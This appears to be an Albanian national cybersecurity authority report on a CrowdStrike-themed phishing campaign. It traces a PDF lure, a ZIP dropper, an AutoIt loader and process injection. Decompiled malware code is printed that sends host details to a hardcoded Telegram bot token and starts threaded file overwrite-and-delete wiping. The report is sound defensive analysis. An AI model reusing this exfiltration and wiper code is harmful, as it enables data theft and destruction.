REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Fushatë Phishing CrowdStrike

Versioni: 1.0
Datë: 25.07.2024

TLP:WHITE

PËRMBAJTJA

LISTA E FIGURAVE

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacione të gjetura në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të detajeve keqdashëse mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar ose përditësuar çfarëdo pjese të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar (nxjerrja e detajeve shtesë të aktorëve *keqdashës do ju vihet në dispozicion në një moment të dytë).*

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke vënë në pah rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike.

Informacione Teknike

Së fundmi është evidentuar qarkullimi i një fushate *Phishing* nga aktorë keqdashës, ku është shfrytëzuar problemi i ndodhur më parë me **CrowdStrike**. Nëpërmjet emaile-ve *Phishing*, aktorët keqdashës dërgojnë një skedar **PDF** me emrin **update3.pdf** i cili në përmbajtje ka **URL** që të adresojnë në website jo legjitime dhe automatikisht shkarkohen skedarë të tjerë keqdashës.




Figura 1: Përmbajtja e e-mail Phishing CrowdStrike Urgent Update

Figura 2: Shembull tjetër i e-mail Phishing me skedarë bashkëngjitur

E-mail i mësipërm është dërguar nga adresë jo legjitime: **update[@]cowdstrike[.]com[.]vp,** dhe **IP** e përdorur nga aktorët keqdashës është **66[.]29[.]159[.]80(NameCheap-Net)** në të cilën përdoret infrastruktura **JellyFish System,** ku aktorët keqdashës mundohen të imitojnë Domain legjitim të **CrowdStrike.**




Figura 3: Përmbajtja e skedarit update3.pdf

Në përmbajtjen e skedarit **update3.pdf**, gjenden 2 tekste të klikueshme me përmbajtje **URL** ku adresimi është i njëjtë dhe të drejton tek **URL** jo legjitime nga ku shkarkohet automatikisht skedari **update.zip**:

hxxps://link[.]storjshare[.]io/s/jvktcsf5ypoak5aucs6fn6noqgga/crowdstrikesupport/update.zip?download=1.




Figura 4: Shkarkimi i skedarit update.zip nga aksesimi i URL

Skedari **update.zip** përmban të arkivuar skedarin keqdashës ***CrowdStrike.exe.***




Figura 5: Përmbajtja e skedarit update.zip




Figura 6: Njoftim i fillimit të përditësimit nga ekzekutimi i skedarit CrowdStrike.exe




Figura 7: Njoftim i përfundimit të përditësimit

Analiza e skedarit Crowdstrike.exe

Skedarit ***crowdstrike.exe*** mund t'i ndryshojë prapashtesa nga **.exe në .7z** dhe evidentojmë që na shfaqet një direktori e re me emrin **$TEMP** ku përmban disa skedarë të tipit ***FILE*** dhe nëse tentojmë t'i hapim me **Notepad++** dallohet se shumica prej tyre kanë përmbajtje të cilat nuk mund të kuptohen. Përjashtim bën vetëm skedari ***Carroll*** i cili përmban një script ***bat*** file. Skedari është i *obfuskuar* dhe prandaj për të kuptuar qëllimin e tij modifikojmë skedarin duke vendosur ***echo*** për të shfaqur sa më shume informacione mbi komandat që ekzekutohen.




Figura 8: Skedari Carroll




Figura 9: Shtimi i komandave echo në script




Figura 10: Outpute nga scripti

Nga ekzekutimi i kryer evidentohet se merren si parametra duke u kopjuar me komandën **copy** të gjithë vargjet e karaktereve nga të gjithë skedarët dhe krijohet skedari përfundimtar me emrin: ***champion.pif***.
Në këtë fazë akoma nuk dihet se për cfarë shërben ky skedar por gjat kërkimit u evidentua se krijohet dhe një skedar me emrin "**L"** e cila nga komanda pasardhëse kuptohet se kur i jepet komanda ***Start*** skedarit ***champion.pif*** i kalon si parametër skedari "**L"**.




Figura 11: Nisja e procesit Champion me parametër L

Një indikator mjaft i rëndësishëm që u evidentua gjatë analizës *debugging* është riemërtimi i skedarit nga ku i vendoset prapashtesa **.a3x,** gjë e cila na tregon se kemi të bëjmë me një script që krijohet me anë të ***AutoIt,*** një program i dizenjuar për të automatizuar GUI të **Windows** dhe ***Scripte*** në përgjithësi. Nëse riemërtojmë skedarin ***champion.pif*** në ***champion.exe***, evidentohet se ikona e skedarit ndryshon automatikisht në ikonën e ***Autoit*** *(software legjitim)***.**

Nga këtu kuptohet se skedari "**L"** është **Payload,** pra skedari keqdashës. Faza që kryhet më tej është ekzekutimi manual. Kur ekzekutohet me **Run as Administrator Champion.exe,** na shfaqet opsioni për të zgjedhur një skedar dhe pikërisht vendosim skedarin "**L"** për të parë sjelljen e tij (Figura 11).




Figura 12: Autoit.exe

Gjatë fazë se ekzekutimit shfaqen përmbajtjet të cilat i kemi përmendur në hapat fillestare të analizës mbi imitimin e përditësimit të **CrowdStrike**. Por nëse hapim proceset e reja të krijuara ajo që do evidentohet është procesi **ReagAsm.exe** legjitim i **Microsoft** ku jep idenë se në këtë proces realizohet **Process Injection**, shellcode keqdashës i injektuar në memorien e këtij procesi. Duke qëne se ky process është i shkruajtur **ASP.NET** mund të përdorim mjete për të bërë **Dump** memorien ose për ta analizuar në **Runtime** duke e bërë si **attach** dhe vendosim një **breakpoint** gjatë kohës që është duke u ekzektuar. Ajo që evidentohet është një process i dyshimtë, që po ekzekutohet paralelisht me procesin legjitim të Windows. Projekti mban emrin me **Namespace SecureDeleteFilesConsole.** Nëse analizojmë funksionin **Main()** të projektit ajo që evidentojmë është ngarkimi i dy skedarëve konkretisht:

ListOpenedfileDrv_32.sys dhe **OpenFileFinder.dll.**
Më tej paraqiten dy **MessageBox** ku shfaqen **PopUp** në fillim ku konfirmohet update i CrowdStrike dhe nëse jo shfaqja e mesazhit ku update nuk u aplikua.

```
namespace SecureDeleteFilesConsole
{
    // Token: 0x02000004 RID: 4
    2 references
    internal class Program
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002170 File Offset: 0x00002170
        0 references
        private static void Main(string[] args)
        {
            Program.AssemblyLoad("ListOpenedFileDrv_32.sys");
            Program.AssemblyLoad("OpenFileFinder.dll");
            bool flag = args.Length != 0 && args[0] == "ConfirmDeleteFiles";
            bool flag2 = !flag;
            if (flag2)
            {
                string text = "Are you sure about the start of the crowdstrike update?";
                DialogResult dialogResult = MessageBox.Show(text, "warning", MessageBoxButtons.YesNo, MessageBoxIcon.Exclamation, MessageBoxDefaultButton.Bu
                flag = dialogResult == DialogResult.Yes;
            }
            bool flag3 = flag;
            if (flag3)
            {
                MessageBox.Show("The update has been applied and will start soon! ", "warning", MessageBoxButtons.OK, MessageBoxIcon.Exclamation, MessageBox
                Service service = new Service();
                service.Run();
            }
            else
            {
                MessageBox.Show("The update was not applied!");
            }
        }
```

Figura 13: Funksioni Main

Logjika realizohet nëpermjet variablave **Boolean** ku bëhet kontrolli nëse do futet në funksionin **Run()** dhe i përket klasës **Service**. Ajo që evidentohet është se merren disa variabla **string**

nga ku cdo variabël ruan vlerën :

```
6 references
private string GetIP(out string date)
{
    string text2;
    try
    {
        WebClient webClient = new WebClient();
        string text = webClient.DownloadString("http://icanhazip.com").Replace("\\r\\n", "").Replace("\\n", "")
            .Trim();
        date = DateTime.Parse(webClient.ResponseHeaders["Date"]).ToString("yyyy/MM/dd HH:mm:ss");
        text2 = text;
    }
    catch (Exception ex)
    {
        date = "";
        text2 = "EX";
    }
    return text2;
}
```


Figura 14: Funksioni GetIp()

IP: e cila merret nga funksioni **GetIP()**
Machine Name: e cila merret nga klasa **Environment** me variablin **MachineName**
Domain : e cila merret nga klasa **Environment** me variablin **UserDomainName**
User : E cila merr vlerën e userit të loguar në kompjuterin e kompromentuar
Disk by GB e cila merr vlerën dhe e bashkon me stringun **Windows Drive.**
Më pas përdoret klasa **DriveInfo** klasë e vetë **frameworkut** e cila ka funksionin **GetDrives()** dhe e ruan në një vektor dhe me një cikël ***for***, nis procesin e inkrementimit të gjatësisë së këtij vektori. Pra në këtë fazë jemi në fazën e marrjes së informacioneve mbi të dhënat e këtij hosti. Dhe ajo që evidentohet është përdormi i një funksioni me emrin **SendTelegramMessage** dhe merr 3 parametra :
Parametri i parë është **key** i kanalit të telegramit**, id** e chatit dhe messazhi që do dërgohet.

```
});
text += "--------------------\r\n";
text += "Amount of Files\r\n";
text += "Windows Drive :";
text = text + "Other Folders :" + this.filesRootDriveOther.Count.ToString("n0") + "\r\n";
text = text + "Users Folders :" + this.filesRootDriveUsers.Count.ToString("n0") + "\r\n";
text = text + "App Folder :" + this.filesRootDriveProgramFiles.Count.ToString("n0") + "\r\n";
text = text + "Windows Folder:" + this.filesRootDriveWindows.Count.ToString("n0") + "\r\n";
text += "------\r\n";
text = text + "Other Drives :" + this.filesOtherDrives.Count.ToString("n0") + "\r\n";
text += "--------------------\r\n";
text = text + "Time :" + text2 + "\r\n";
string text3 = this.SendTelegramMessage("7277950797:AAF99Nw5rAT1BHnMmwY_tQNYJFU3dYJ5RHc", "7436061126", text);
while (DateTime.Now < this.start.AddMinutes(1.0))
{
    Thread.Sleep(1000);
}
while (this.filesOtherDrives.Count > 0)
{
    try
    {
        string text4 = this.filesOtherDrives[0];
        bool flag4 = DateTime.Now > this.LastDelete.AddMinutes(30.0);
        if (flag4)
        {
            break;
        }
        Thread thread = new Thread(new ParameterizedThreadStart(this.OverwriteFileBlockAndDelete));
        thread.Start(text4);
        this.filesOtherDrives.RemoveAt(0);
        this.CurrentThreadCount++;
```

Figura 15: Dërgimi i informacioneve mbi hostin

